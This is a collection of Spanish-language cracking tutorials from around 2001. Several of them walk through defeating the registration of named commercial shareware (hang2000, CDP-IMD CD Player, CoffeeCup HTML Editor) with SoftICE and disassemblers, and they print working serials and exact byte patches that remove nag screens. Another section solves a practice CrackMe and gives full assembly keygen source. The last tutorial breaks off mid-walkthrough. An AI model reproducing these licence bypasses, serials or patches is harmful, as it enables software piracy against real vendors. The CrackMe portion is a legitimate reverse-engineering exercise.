hola amigos, presento mi décimo octavo tutorial. ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial volveremos a usar el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

vuelve el efecto "ahorcado", pruébalo y seguro que no te decepcionará

hang2000 es un juego sencillo basado en el clásico juego del ahorcado. recuerda esos momentos de niño en los que jugaste tus primeras partidas al ahorcado. un juego que desde el primer momento conseguirá tenerte delante del ordenador tenga la edad que tengas. las letras las podrás escoger usando el ratón o el teclado. las palabras las podrás seleccionar entre docenas de categorías ya incluidas en el programa. además, podrás añadir tus propias palabras, o hasta incluir el vocabulario que has dado ese mismo día en clase, y así poder repasar todo el vocabulario. el programa te informará a pequeña escala de aspectos literarios o culturales de las palabras o frases que resulten del juego, de esta manera se consigue culturizar al jugador mientras se divierte en el juego. hang2000 tiene un interfaz repleto de colores que conseguirá mantener a los niños interesados en el juego. un juego educativo al completo con efectos de sonido digitalizados, gráficos no violentos, y mucha diversión por descubrir.

comentario sacado desde softonic.

lo que nos interesa...el programa es shareware con libre uso de 14 días, por lo que si quieres seguir usándolo después de ese periódo deberás pagar la suma de us$20.

contamos con softice :) ...

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c ++ 5.0
- no está empacado

a continuación... cerramos **file inspector v3.5** y abrimos **hang2000**

abrimos el programa, luego nos vamos a **file > register...** y nos encontraremos con la caja de registro, la que nos pide los siguientes datos:

name:

serial#:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

sorry! registraton not accepted. please re-enter the required information exactly as received.

a continuación... cerramos **hang2000**

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos hang2000 y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **register** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **register** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez y **f12** 8 veces para caer aquí...

```
:00406a22 8d54240c          lea       edx,[esp+0c] <--  caemos aquí, seguimos con f10
:00406a26 6a1e              push      1e
:00406a28 52                push      edx
:00406a29 68ed030000        push      000003ed
:00406a2e 53                push      ebx
:00406a2f ffd6              call      esi
:00406a31 8d44240c          lea       eax,[esp+0c]
:00406a35 8d8c248c000000    lea       ecx,[esp+0000008c]
:00406a3c 50                push      eax <--  d eax = nuestro registro falso  d ecx = nombre
:00406a3d 51                push      ecx <--  lo mismo de arriba
:00406a3e e88d020000        call      00406cd0 <--  aquí nos paramos y entramos con f8
:00406a43 83c408            add       esp,08
:00406a46 663d0100          cmp       ax, 0001
:00406a4a 0f85a7000000      jnz       00406af7 <--  salto bueno, comprobable con r fl z
:00406a50 8d94240c010000    lea       edx, [esp+0000010c]
```

el salto bueno al que me refiero es el que te manda a **registro aceptado** obviamente, lo cual puedes comprobar invirtiendo el salto con el comando **r fl z** y luego presionando **f5** para ver el resultado.

luego de presionar **f8** en la llamada o call 00406a3e, caeremos aquí...

```
:00406cd0 8b4c2404          mov       ecx,[esp+04] <-- caemos aquí, seguimos con f10
:00406cd4 81ec80000000      sub       esp,00000080
:00406cda 8d442400          lea       eax,[esp+00]
:00406cde 50                push      eax
:00406cdf 51                push      ecx
:00406ce0 e8cbfeffff        call      00406bb0
:00406ce5 83c408            add       esp,08
:00406ce8 6685c0            test      ax,ax
:00406ceb 7507              jnz       00406cf4 <-- nos dejamos llevar por este salto
:00406ced 81c480000000      add       esp,00000080
:00406cf3 c3                ret


:00406cf4 53                push      ebx <--- caemos aquí, seguimos con f10
:00406cf5 56                push      esi
:00406cf6 8bb42490000000    mov       esi,[esp+00000090]
:00406cfd 8d442408          lea       eax,[esp+08]
:00406d01 8a10              mov       dl,[eax]<--  d eax = registro válido  :)
:00406d03 8a1e              mov       dl,[esi]
```

al colocar **d eax** en el mov 00406d01 tendremos nuestro código de registro válido, en mi caso la caja quedaría así...

name: **act mago**

serial#: **ljbepc-13660**

le damos click a **register** y...

registration accepted. thank you very much.

nota:

1. el registro que da guardado en x:\windows en un archivo llamado **wh2k.dat** .

2. al desensamblar el programa se ve esta cadena: "**ljbepc-** " , jejeje **:)** , que protección más mala... **:)**

programa crackeado…

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

- **profesor x**
- **[dek_oin]**
- **txeli**
- **kuato_thor**
- **crkviz**
- **code_mex**
- **metamorfer**
- **txotxo**
- **turbop**
- **karpoff** http://welcome.to/karpoff
- **xasx** de **tnt!** http://www.tntcrackers.ws
- **viper** (creador de file inspector) **file inspector web site** http://www.finspec.swsites.net/index.htm
- toda la people de **tutoriales2000**.
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	CDP - IMD CD Player v1.02

Protección:	Serial		
Descripción:	Programa musical		
Dificultad:	Principiante		
Download:	http://webs.ono.com/informedia		
Herramientas:	file insPEctor, Softice		
Cracker:	ACT MagO	**Fecha:**	**01/01/2001**

introducción

hola amigos, presento mi décimo noveno tutorial. ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial usaremos el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

- cd player para windows.
- opciones:
  - multiples contadores y referencias en pantalla.
  - acceso inmediato a las pistas mediante caja-track.
  - acceso inmediato a las pistas mediante menz.
  - barra de acceso a cualquier parte de la pista.
  - avanze y retroceso con inercia.
  - múltiples opciones.
  - modo shade (mini-player).
  - en dos idiomas (inglis/espaqol).
  - buen aspecto.
  - gran facilidad de uso.

lo que nos interesa...el programa es shareware con libre uso de 30 días y para registrarse hay que pagar $8 us.

contamos con softice :) ...

al atake

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en bordland delphi 3.0
- no está empacado

a continuación... cerramos **file inspector v3.5** y abrimos **cdp-imd cd player v1.02**

abrimos el programa, nos vamos al botón **?** (sobre...) y luego presionamos el botón **registrarse**, y ahora estamos en la caja de registro la que nos pide los siguientes datos:

nombre:

número de serie:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **registrarse** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

registro inválido.

a continuación... cerramos **cdp-imd cd player v1.02**

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos **cdp-imd cd player** y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **registrarse** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos **enter**, luego presionamos **f5** para salir del softice. ahora le damos click a **registrarse** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez y **f12** 11 veces para caer aquí...

```
:0045ce77 8b45f8            mov       eax,[ebp-08]<--  caemos aquí, seguimos con f10
:0045ce7a 8d55fc            lea       edx,[ebp-04]
:0045ce7d e8766f0000        call      00463df8
:0045ce82 8d55f4            lea       edx,[ebp-0c]
:0045ce85 a144894700        mov       eax,[00478944]
:0045ce8a 8b80f0020000      mov       eax,[eax+000002f0]
:0045ce90 e873d4fcff        call      0042a308
:0045ce95 8b55f4            mov       edx,[ebp-0c]
:0045ce98 8b45fc            mov       eax,[ebp-04] <--  d edx = nuestro registro falso
:0045ce9b e8ec6ffaff        call      00403e8c <--  d eax = nuestro registro válido
:0045cea0 0f8503010000      jnz       0045cfa9 <--  salto bueno, comprobable con r fl z
:0045cea6 8b45fc            mov       eax,[ebp-04]
```

al colocar **d eax** en la call 0045ce9b tendremos nuestro código de registro válido, en mi caso la caja quedaría así…

name: **act mago**

serial#: **1bd111111111111**

le damos click a **registrarse** y…

registro correcto.

nota: por lo que pude ver también se puede registrar el programa **infotel v3.31.00** de la misma compañia usando el método que acabo de mostrar.

programa crackeado…

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

- **profesor x**
- **[dek_oin]** gracias por el dato **:)**
- **txeli**
- **kuato_thor**
- **crkviz**
- **code_mex**
- **metamorfer**
- **txotxo**
- **raziel**
- **turbop**
- **karpoff** http://welcome.to/karpoff
- **xasx** de **tnt!** http://www.tntcrackers.ws

- **viper** (creador de file ins**pe**ctor) file ins**pe**ctor web site http://www.finspec.swsites.net/index.htm
- toda la people de **tutoriales2000**.
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Tutorial sobre Delphy CrackMe 2.d

Protección:	Anti-Win32Dasm, Anti-FrogSice, posible Encriptacion y Serial		
Descripción:	Programa cuya unica finalidad es ser crackeado		
Dificultad:	**Aficionado**		
Download:	http://www.2Sweeet.tsx.org		
Herramientas:	SofIce, papel y boli & Tasm v5.0		
Cracker:	**Mr.Burns**	**Fecha:**	**01/01/2001**

introducción

hola de nuevo a todos!!! espero que mi demora en el mundillo de los tutoriales no haya sido tan grande. ante la falta de tiempo, mis proyectos underground se ven retrasados, pero gracias a este puente, os podre “deleitar” con otro tutorial mas.

antes de nada explicar que el crackme ha sido creado por 2sweeet, no lo conozco pero he visto trabajos suyos y, la verdad, me han parecido bastante majos.

despues de tanto sentimentalismo creo que deberiamos empezar con el trabajo, el cual me ha gustado hacer ;-)

al atake

comenzamos ejecutando el crackme. observamos que tenemos 3 editbox para introducir nuestros datos, y tres botones: “register”, “close” y“about”. bueno, introducimos nuestros datos y apretamos “register”, veremos que abajo de la win nos pone “status: wrong code”. vaya!!! parece que no he acertado en el serial xddddd

una vez estudiado como funciona el crackme haremos lo siguiente:

1º. ejecutamos el win32dasm y lo desensamblamos... pero... en la direccion 41fcbc éste se nos cuelga. esto quiere decir que hay dos posibilidades: esta empakado y/o encriptado o tiene anti-desensamblador. yo voto por el anti-desensamblador porque el tamaño del crackme no es muy pequeño que digamos.

2º. como no nos ha rulado, seguiremos probando con el ida pro a ver si sus protecciones anti-desensamblador se las puede saltar... pero tampoco nos rula. este nos indica que no puede abrirse. :(

3º. ejecutaremos el procdump para ver si esta encriptado el dichoso programilla de los ..... ;-) pero... tampoco funciona, al abrir el crackme a traves de el “pe editor” no avisa con una frase como esta “error while accesing the file (read/write)”.

4º. nos aferraremos a la unica posibilidad que tenemos: el softice (sice). abrimos el crackme y rellenamos nuestros datos:

username: mr_burns

company: k-for

key-string: 12345678

al rellenar el serial nos daremos cuenta que tan solo nos deja introducir 8 caracteres. hmmmm!!! esto me esta dando una pistas preciosas... el serial puede que este en hexadecimal!!!

despues de esta deduccion, nos metemos en el sice (control + d) y metemos un bpx hmemcpy, y salimos de nuevo al crackme para apretar el boton “register”. inmediatamente saltamos al sice, de nuevo. quemamos la tecla f12 hata llegar a la direccion 442291 donde observamos que eax = username.

auna vez aqui seguiremos dos caminos: uno sacar un serial valido; y una vez conseguido esto buscar la rutina de generacion del serial.

obtencion del serial

a medida que traceamos vemos algo como esto:

mov eax,[ebp-04] <--- eax = nombre

call 403bf8 <--- comprueba que haya algo escrito, osea difrente de 0

call 407904 <--- capta el nº de letras que posee el nombre

mov ecx,eax <--- ecx = nº de letras

mov edi,1

mov eax,1

cmp eax,ecx <--- comprueba que el nombre sea mayor que 1 sino... error

ja 4422bd

...

despues de haber comprobado que el nombre es correcto y haber sido guardado, realiza exactamente la misma operación con la compañía. tracenado mas sobre el codigo vemos que realiza una serie de opreciones... hasta llegar a un salto sospechoso en 442293 donde aparece:

mov edx,[ebp-18] <--- nuestro serial (12345678)

mov eax,[ebp-14] <--- el serial correcto!!!!!!!! (b2b6d624)

call 403b44 <--- compara los serial

jz 4425ac <--- salta si son iguales

espero no tener que deciros que para ver el serial verdadero teneis que poner “d eax” ;-)

como podreis ver, llegar a descubrir el serial es extremadamente facil. una vez apuntado nuestro serial salimos del sice y lo comprobamos para ver si ese es el verdadero, no hace falta que os diga que si que lo es xdddd

ahora iremos a por el keygen!!!!

realizacion del keygen

una vez obtenido el serial correcto, nos dedicaemos a un estudio mas en profundidad sobre el codigo, para captar el generador de llaves. asi que volvemos a ejecutar el crackme, introducimos los datos, entramos en el sice, ponemos le bpx hmemcpy, salios del sice, apretamos “registrar”, y vamos de nuevo a la direccion 442291. alli podremos observar lo siguiente:

mov eax,[ebp-04] <--- eax = nombre

call 403bf8 <--- comprueba que haya algo escrito oase difrente de 0

call 407904 <--- capta el nº de letras que posee el nombre

mov ecx,eax <--- ecx = nº de letras

mov edi,1

mov eax,1

cmp eax,ecx <--- comprueba que el nombre sea mayor que 1 sino... error

ja 4422bd

mov edx,[ebp-04] <-- edx apunta a la nombre

movzx edx,byte ptr [eax+edx-01] <-- edx = carácter de la nombre

inc eax <-- eax + 1

add edi,edx <-- edi + edx

cmp eax,ecx <-- compara eax con ecx

jbe 4422ae <-- si eax > ecx realiza de nuevo la operacion

lea edx,[ebp-0c]

mov eax,[ebx+2c8]

call 423224

una vez terminado el bucle que trabaja con el username (en mi caso mr_burns) tenemos guardado un numero en edi que usara mas adelante, para poder verlo introducimos “? edi” (en mi caso sera 809). despues de haber trabajado con el username, va a por el company:

mov eax,[ebp-0c] <-- eax apunta a la compañia

call 403bf8 <-- comprueba que halla escrito algo

call 407904 <-- nº de caracteres de la compañia

mov [ebp-08],eax <-- [ebp-08] = nº de caracteres de la compañia

mov esi,1

mov eax,1

cmp eax,[ebp-08] <-- compara eax con [ebp-08]

ja 4422fa <-- si eax > [ebp-08] error!

mov edx,[ebp-0c] <-- edx apunta a la compañia

movzx edx,byte ptr [eax+edx-01] <-- edx = carácter de la compañia

inc eax <-- eax + 1

add esi,edx <-- esi + edx

cmp eax,[ebp-08] <-- compara eax com [ebp-08]

jbe 4422ea <-- si eax > [ebp-08] realiza de nuevo la operacion

espero que os hallais dado cuenta que realiza exactamente la misma operación con la compañía (en mi caso k-for) y que el resultado de esa serie de operaciones esta guardado en esi, para poder verlo poneis “? esi” (en mi caso sera 384)

despues de esto hay una serie de operaciones a las que no debemos hacer caso, asi que tracearemos hasta llegar a la direccion 442351, donde veremos:

lea eax,[edi+esi] <-- eax = edi + esi

imul eax,eax,1f2h <--

mov [ebp-10],eax <-- [ebp-10] = eax

mov eax,[ebp-10] <-- viceversa

imul dword ptr [ebp-10] <-- eax * [ebp-10]

imul edi <-- multiplicacion por edi

mov [ebp-10],eax <-- [ebp-10] = eax

sub [ebp-10],esi <-- [ebp-10] - esi = serial correcto!!!!

al final de esta serie de operaciones tenemos en [ebp-10] un numero un tanto atractivo... ¿y sabeis porque? pq el numero es nuestro serial correcto en decimal!!!!!!!!!! cuando consegui el serial, lo primero que hice es pasarlo a decimal ya que la mayoria de las veces se trabaja en decimal para luego pasarlo a otra base. asi que ya estaba todo solucionado... ahora habia que hacer el keygen en asm.

con todos los comentarios que he puesto en el tutorial no creo que os resulte dificil hacel el keygen en cualquier otro lenguaje, y para los que sabemos programar en asm esto no es nada ya que tan solo hay que copiar. como el tamaño de este tutorial ha sobrepasado mis intenciones os pondre tan solo el codigo comentado (como hago siempre) y nada mas, aun asi si teneis cualquier tipo de duda, mandadme un mail.

```
;delphi crackme 2.d keygen

;coded by mr burns [k-for]

;date: 4-12-2000



.model tiny

.code

.386

org 100h



start: jmp letsrock



intro db 10,13,'delphi crackme 2.d keygen coded by mr. burns [k-for]'

db 10,13,'the crackme is written by 2sweeet'

db 10,13,'websites: http://go.to/mr_burns/'

db 10,13,' http://kfor.cjb.net/',10,13

db 10,13,'enter your username: '

nombre db 50,0

nombre2 db 50 dup(0)

companyout db 10,13,'enter your company: $'

company db 25,0

company2 db 25 dup(0)
```

```
serialout db 10,13,'your key-string is: '

serial db 9 dup(0)

serialend db 10,13,'$'

tempserial db 9 dup(0)

tempserialend db 0



letsrock:

mov ah,09h ;introduce un texto por pantalla

lea dx,intro

int 21h



mov ah,0ah ;lee el nombre introducido

lea dx,nombre

int 21h



mov edi,1 ;edi = 1

mov eax,1 ;eax = 1



nameloop:

lea edx,nombre2 ;edx apunta al nombre

movzx edx,byte ptr [eax+edx-1] ;edx caractrer del nombre

inc eax ;eax + 1

add edi,edx ;edi + edx (resultado en edi)

cmp eax,ecx ;compara eax con ecx

jbe nameloop ;si eax < ecx salta
```

```
mov ah,09h ;saca un texto por pantalla

lea dx,companyout

int 21h



mov ah,0ah ;lee la compañia

lea dx,company

int 21h



mov esi,1 ;esi = 1

mov eax,1 ;eax = 1



companyloop:

lea edx,company2 ;edx apunta a la compañia

movzx edx,byte ptr [eax+edx-1] ;edx = caracter de la compañia

inc eax ;eax + 1

add esi,edx ;esi + edx (resultado en esi)

cmp eax,ecx ;compara eax con ecx

jbe companyloop ;si eax < ecx salta



mov ecx,edi ;ecx = edi

add edi,esi ;edi + esi

mov eax,edi ;eax = edi

imul eax,eax,1f2h ;

mov ebx,eax ;ebx = eax

mov eax,ebx ;eax = ebx

imul ebx ;* ebx
```

```
mov edi,ecx ;edi = ecx

imul edi ;* edi

mov ebx,eax ;ebx = eax

sub ebx,esi ;ebx - esi = serial en decimal

mov eax,ebx ;eax = ebx = serial



hex_convert: ;rutina que convierte el numero decimal

lea esi,tempserialend-1 ;a hexadecimal y que no voy a comentar.

mov edx,4



loopy:

xor ebx,ebx

mov bl,al

movzx ebx,bl

and bl,0fh

add bl,30h

cmp bl,39h

jle ok1

add bl,7

mov byte ptr [esi],bl

dec esi

jmp part2



ok1:

mov byte ptr [esi],bl

dec esi
```

```
part2:
mov bl,al
movzx ebx,bl
shr bl,4
add bl,30h
cmp bl,39h
jle ok2
add bl,7
mov byte ptr [esi],bl
dec esi
jmp part3

ok2:
mov byte ptr [esi],bl
dec esi

part3:
shr eax,8
dec edx
jnz loopy

convertdone:
inc esi
lea di,serial
```

```
copynumber:

movsb

cmp byte ptr [esi],0

jne copynumber



mov ah,09h

lea dx,serialout

int 21h

mov ah,4ch

int 21h



; end start
```

agradecimientos y despedidas

antes de marcharme me guataria saludar a todos los miembros del grupo k-for, en especia a viper y a pr@fesor x... y me gustaria saludar tambien a todos los componentes del canal #crackers.

espero volver a veros pronto por aquí, aunque todo depende del tiempo que tenga.

como siempre digo en mis tutoriales, si deseais hablar conmigo buscad en:

nick	servidor	canal
mr_burns	irc.irc-hispano.org	crackers
[mordred]	irc.chat.org	tntcrackers & wkt

o por el contrario si tan solo deseas mandarme un e-mail: mr_burns_kfor@hotmail.com

http://go.to/mr_burns/http://mr_burns.go.to/http://mrburns.da.ru/

http://pagina.de/kforhttp://kfor.cjb.net

“la ignorancia no es una es una excusa, es una opción.”

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	**CoffeeCup Html Editor v8.7**

PROTECCION:	Trial de 30 días.		
Descripcion:	Pues eso, un editor Html.		
Dificultad:	Principiante		
DOWNLOAD:	http://www.coffeecup.com		
Herramientas:	Softice, Wdasm, Editor Hexa, DeDe, ExeScope		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	10/12/2000

introduccion

otra vez aquí amigos. esta vez con un editor html, el coffeecup. el programa está bastante bien, y la protección, bueno... eso ya lo veréis vosotros mismos, nos divertiremos un rato.

el wdasm y el dede los utilizaremos para localizar pistas, o puntos calientes que nos faciliten el trabajo, pero no son imprescindibles, aunque sí aconsejables.

el exescope ya veréis para que es. :-)

al atake

preliminares. obtener información

lo primero como siempre es saber de que va el tema. ejecutamos el programa, y nos recibe una bonita nag. tiene unos botones, pero ninguna opción de registrarnos sin conectarnos a internet. lo que podemos observar es que esta nag es una imagen, no es un cuadro de diálogo ni nada parecido. interesante. continuemos viendo más cosas. pulsamos start, y nos aparece el programa, con un banner amarillo que nos recuerda que debemos soltar los cuartos para olvidarnos de él. si miramos en acerca de..., podremos ver que no hay opción de registro, y también nos podemos dar cuenta de que la frase que está en el banner amarillo, cambia cuándo salimos de algún menú. grave error. como ya estamos artos del programa salimos, para analizar el archivo, pero ¡¡¡sorpresa!!! al salir nos espera otra bonita nag. esto ya empieza a cansar. también hay un boton para registrarnos y en el menú help también. el botón y el menú, se pueden quitar sin ningún problema así: tools->tools bar and menu->customize->nos aparece una ventanita, ahora sólo tenemos que pinchar sobre el botón y la referencia del menú y arrastrarlos a la ventana. fuera botones.

pués bien, analizemos el archivo, por ejemplo con el file inspector, lo hacemos y nos dice que está compilado con delphi 4, y que no está comprimido ni encriptado ni nada de nada.

recordáis lo que os dije de que la nag es una imagen, pués abramos el archivo con exescope, a ver que podemos ver. abrimos el archivo, vamos a resource, y seleccionamos gif. si miramos splash_s, veremos que esla nag inicial, pero ¿qué hay justo encima, en splash_r? menuda sorpresa, podemos registrarnos!!!!!!! además en backsplash, se encuentra la nag del final, y en background el fondo del programa, qué si no nos gusta podemos cambiarlo. luego hay unas imagenes de mp3.com que no sé que será.

bien, ya estamos preparados.

la nag inicial

abrimos el ejecutable (coffee.exe) con el dede. vamos a procedures y miramos a ver que vemos. por defecto miraremos los lugares donde aparece la palabra splash: **backsplashform**, **splashsharewareform** y frmsplash. ésta última, si miramos en **formcreate**, veremos que muestra la ventana de registrado (splash_r).

en **splashsharewareform**, se forma la nag inicial, si miramos los eventos, los que empiezan con btn son botones, al pulasr sobre cada botón, se ejecutará el código que viene aquí. si miramos en **btnstartclick**, veremos que aquí se esconde el código que nos manda a la mierda una vez que ha expirado el programa, aunque no viene al caso. bien, miramos en **formcreate**, y apuntamos la dirección en donde acaba: **6222e9**. vamos con softice. abrimos con el symbol loader, y ponemos **bpx 6222e9** damos f5 y ... volvemos a sice (ya podemos quitar este breakpoint) ¿notáis algo raro? mmm... aún no ha aparecido la ventana, así que continuamos traceando con f10 hasta que salga, que será pronto, justo cuando llegamos a 622f94:

00622f94 ff92cc000000 call dword ptr [edx+00cc] **<- aquí sale la nag**
00622f9a 83f802 cmp eax, 02
00622f9d 7540 jnz 00622fdf
00622f9f c605d632630001 mov byte ptr [6332d6], 01
00622fa6 eb37 jmp 00622fdf
00622fa8 8b0df0e16200 mov ecx, [62e1f0]

al pulsar sobre este call, aparece la nag, pulsamos ***start***, y volvemos al sice, podemos ver en los registros(f2) que eax = 1. supongo que estaréis pensando lo mismo que yo ;-) ponemos un breakpoint aquí (622f94) y volvemos a iniciar el programa. salta sice en el call, vamos a sustituirlo por un **mov eax, 01**, que en bytes es b801000000, pero hay que darse cuenta que en esta ocasión el call son seis bytes y el mov son cinco, luego hay que meter un nop (90). en este ocasión vamos a editar directamente los bytes en sice, metemos en la linea de comandos e eip (en vez del usual a eip) y vemos que el cursor se situa en la pantalla de datos, justo en ff 92 cc 00 00 00, pués bien, los sustituimos por b8 01 00 00 00 90 y pulsamos enter, ya hemos cambiado la instrucción, pulsamos f5 y arranca el programa, pero sin la nag!!! nag inicial fuera.

nag final

bien, esta nag es exactamente igual a la anterior, asi que os la dejo a vosotros como debres ;-)

el banner

esto es lo más interesante, el banner.

bueno, lo primero es tener claro qué es lo que queremos hacer con el banner. hay varias opciones:

i. me gusta el amarillo y quiero quedarme con el banner, pero esas putas frases me indignan!!!!!

ii. a la mierda con el banner.

escoge la que más te guste, hay otras posibles opciones, pero mi tiempo es finito ;-)

nos quedamos con el banner

para esto vamos a utilizar wdasm. lo abrimos, y buscamos una de las frases que aparecen, por ejemplo la frase inicial: "**this yellow banner will desapear when you buy now!**" . aparecemos en esta zona, pongo lo más interesante:

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:005daa12(c)
|
:005daa1b a1682f6300 mov eax, dword ptr [00632f68] <- asignamos un valor a eax.
:005daa20 83f819 cmp eax, 00000019
:005daa23 0f874e010000 ja 005dab77
:005daa29 ff248530aa5d00 jmp dword ptr [4*eax+005daa30] <- saltamos a la dirección resultante de la operación

.
.
.

:005daa98 8bc3 mov eax, ebx

* possible stringdata ref from code obj ->"this yellow banner will disappear "
->"when you buy now !"
|
:005daa9a ba88ab5d00 mov edx, 005dab88
:005daa9f e8e493e2ff call 00403e88
:005daaa4 e9ce000000 jmp 005dab77
```

bien, en la primera parte es donde selecciona la frase que nos va a sacar, dependiendo del valor de eax, lo multiplica por 4 y le suma 5daa30. pero si nos fijamos, en la primera línea, aquí es donde da el valor a eax, por tanto, si fijamos ahí el valor, podremos conseguir que la frase que aparezca sea siempre la misma, y por tanto sólo tenemos que buscar en el editor hexa dicha frase y cambiarla por lo que queramos.

con softice, poniendo un breakpoint en **5daa1b**, podemos ver que cuando aparece la frase inicial, a eax se le asigna el valor 0, luego sólo hay que sustituir 'mov eax, dword ptr [00632f68]' por 'mov eax, 0'. nuestra frase ya está fija.

pero si pulsamos sobre ella aún nos enviará a la dirección de coffeecup, así que esto lo tenemos que cambiar. tambien con el editor hexa, por supuesto. pero si la intentamos buscar a lo bestia, es decir, con el buscador del editor, veremos que aparece en muchas ocasiones, así que habrá que buscarla de manera más certera. (esta parte no es imprescindible ya que podemos hacerlo simplemente con el editor hexa)

vamos a utilizar una bonita utilidad, creo que se llama **winspector**, lo ejecutamos y nos aparece algo cómo esto al poner el cursor sobre el banner:

cómo podemos ver este programa sirve también para obtener el handle de las ventanas. pero lo que nos interesa a nosotros es donde pone "**windowtext: pnlannoy**" y "**parent window class name: tfrmmain**". bien, ahora vamos al dede, y en procedures, seleccionamos **frmmain**, nos aparecen un montón de eventos, así que para no volvernos locos los colocamos por orden alfabético pulsando un par de veces sobre event y buscamos donde aparezca la palabra **annoy** (menudo cabrón) que es en **lbnannoyclick**. pulsamos un par de veces sobre el evento y nos aparece el código, entre lo que podemos ver:

0061be7a 33c9 xor ecx, ecx

* possible string reference to: "http://www.coffeecup.com"
|
0061be7c b890be6100 mov eax, **$0061be90**

bien, aquí está nuestra dirección, **0061be90**, cuyo offset debemos saber obtener, quién no sepa que mire en algún tute anterior mio o que me lo pregunte. bueno, el offset es **21b290**. vamos allí con el editor hexa y metemos la web que más nos guste, yo cómo os habréis imaginado al ver la frase he puesto http://pagina.de/kfor.

a la mierda con el banner

bien, lo de antes nos sirve, aunque cuando llegamos a esas alturas, el banner ya está formado, ahí únicamente selecciona la frase que va a poner. así que nuestro problema es cómo encontrar el lugar donde crea el banner. podemos ir traceando desde que nos cargamos la primera nag, a la espera de que nos salte la ventana principal, ya ques cuándo esta aparece, lo hace ya con el hueco para el banner. pero eso es muy trabajoso, y no nos garantiza que podamos tener exito.

vamos allá. cómo podemos ver en el código venimos de un salto condicional en **5daa12**. lo primero que pensamos es invertir el salto y a ver que pasa, si habéis hecho el paso anterior no pasará nada, si no aparecerá una frase especial sólo para nosotros los crackers (esto es una suposición ;-)), sin enlace a la página, preguntándonos si nos molesta el banner, jeje. bien, vayamos más atrás, a este salto hemos llegado desde un call, concretamente este: **5da9a1**, que si lo buscamos nos aparece esto:

* referenced by a call at addresses:
|:0060b2b5 , :006153b3 , :0061999f
|
:005da97c 55 push ebp
...
:005da998 8b9890030000 mov ebx, dword ptr [eax+00000390]
:005da99e 8d45fc lea eax, dword ptr [ebp-04]
:005da9a1 e862000000 call 005daa08 <- este el es call

hay tres llamadas distintas, el código donde aparecen es este:

:00619996 e8450ffcff call 005da8e0 <-esta llamada puede ser interesante
:0061999b 84c0 test al, al
:0061999d 7405 je 006199a4
:0061999f e8d80ffcff call 005da97c <- nuestra llamada

este:

:006153aa e83155fcff call 005da8e0 <- esta llamada es interesante
:006153af 84c0 test al, al
:006153b1 7405 je 006153b8
:006153b3 e8c455fcff call 005da97c <- nuestra llamada

y este:

:0060b2ac e82ff6fcff call 005da8e0 <- esta es la llamada
:0060b2b1 84c0 test al, al
:0060b2b3 7405 je 0060b2ba
:0060b2b5 e8c2f6fcff call 005da97c <- nuestra llamada

!!!! son fotocopias ¡¡¡¡ esto es un cante, las tres llamadas precedidas de un call (el mismo en las tres !!!), con lo que saca de él hace una comparación , y un salto condicional después, sólo falta que nos ponga "aquí, es aquí !!!" bueno, aceptaremos su invitación, y nos metemos en ese call, en **5da8e0**. y vemos más o menos esto:

* referenced by a call at addresses:
|:0060b2ac , :0060dcd9 , :00614bb1 , :006153aa , :00618eba
|:00619996 , :0061c21a , :00622f66
|
:005da8e0 55 push ebp
...
:005da8f6 e8e5fcffff call 005da5e0
:005da8fb 803d842f630000 cmp byte ptr [00632f84], 00
:005da902 7404 je 005da908
:005da904 33db xor ebx, ebx
:005da906 eb02 jmp 005da90a

